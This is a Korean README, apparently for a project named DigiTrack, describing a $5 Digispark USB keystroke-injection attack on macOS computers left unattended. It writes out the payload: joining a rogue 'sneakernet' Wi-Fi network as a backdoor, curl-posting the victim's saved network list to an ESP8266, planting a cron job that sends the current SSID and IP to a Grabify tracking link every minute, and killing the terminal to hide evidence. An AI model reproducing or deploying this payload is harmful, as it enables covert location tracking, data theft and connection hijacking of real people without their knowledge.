DigiTrack
30초 안에 이 공격은 MacOS 컴퓨터가 이전에 연결했던 네트워크들을 알아내고, 60초마다 현재 IP 주소와 Wi-Fi 네트워크를 추적하는 스크립트를 심을 수 있습니다.

포함된 기능: Hardtracker - MacOS 컴퓨터의 IP 주소와 주변 Wi-Fi 네트워크 BSSID/SSID를 60초마다 Grabify 트래커로 전송하는 Digispark VPN 차단기
이것은 몇 가지 작업을 수행하는 5달러짜리 공격입니다:
- 피해자 컴퓨터에 Wi-Fi 백도어를 삽입하여 Wi-Fi 범위 내에 있을 때 언제든지 피해자의 데이터 연결을 캡처할 수 있습니다.
- 피해자가 이전에 연결했던 모든 네트워크 목록을 탈취합니다 (추적, 분류 및 데이터 연결 하이재킹 용도).
- 60초마다 IP 주소와 현재 연결된 네트워크를 Grabify 링크로 전송하는 추적 작업을 삽입합니다.
공격 과정: 피해자가 MacOS 컴퓨터를 30초 동안 방치합니다. 공격자는 공격 페이로드가 로드된 DigiSpark 보드를 삽입합니다. 페이로드는 다음과 같습니다 (지연 및 단일 키 입력 제거):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- "Sneakernet" 네트워크를 신뢰하는 네트워크 목록에 추가하고 연결합니다.
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- 연결 후, MacOS 컴퓨터가 과거에 연결했던 모든 네트워크 목록을 "Sneakernet" 네트워크를 생성하는 esp8266으로 CURL 요청을 통해 전송합니다.
&는 프로세스가 너무 오래 걸릴 경우를 대비해 백그라운드로 실행하며, -m은 10초 제한 시간을 설정하여 지연을 방지합니다. 이제 피해자가 접속했던 Wi-Fi 네트워크와 컴퓨터가 묻지 않고 연결하게 될 네트워크를 알 수 있습니다.
DigiKeyboard.print("export VISUAL=nano; crontab -e");
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- CURL의 출력을 숨기고, 현재 연결된 Wi-Fi 네트워크의 이름을 가져옵니다. 이를 추적 URL에 CURL 요청과 함께 전송하여 60초마다 대상의 IP 주소와 현재 연결된 Wi-Fi 네트워크를 전달합니다.
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- 마지막으로 모든 백그라운드 프로세스가 완료될 때까지 기다린 후, 터미널 창을 완전히 종료하여 증거를 숨깁니다.
전체 실행 시간은 약 30초이며, Digispark가 스케치 업로드를 기다리는 몇 초는 포함되지 않습니다.
참고: Grabify가 "I'm under attack" 모드로 전환되어 체크인이 허용되지 않을 수 있습니다. 다음 줄을 확인하세요:
div class="cf-browser-verification cf-im-under-attack"
이 줄이 보이면 IP 주소가 Cloudflare에 의해 차단되고 있는 것입니다.

 skickar/digitrack







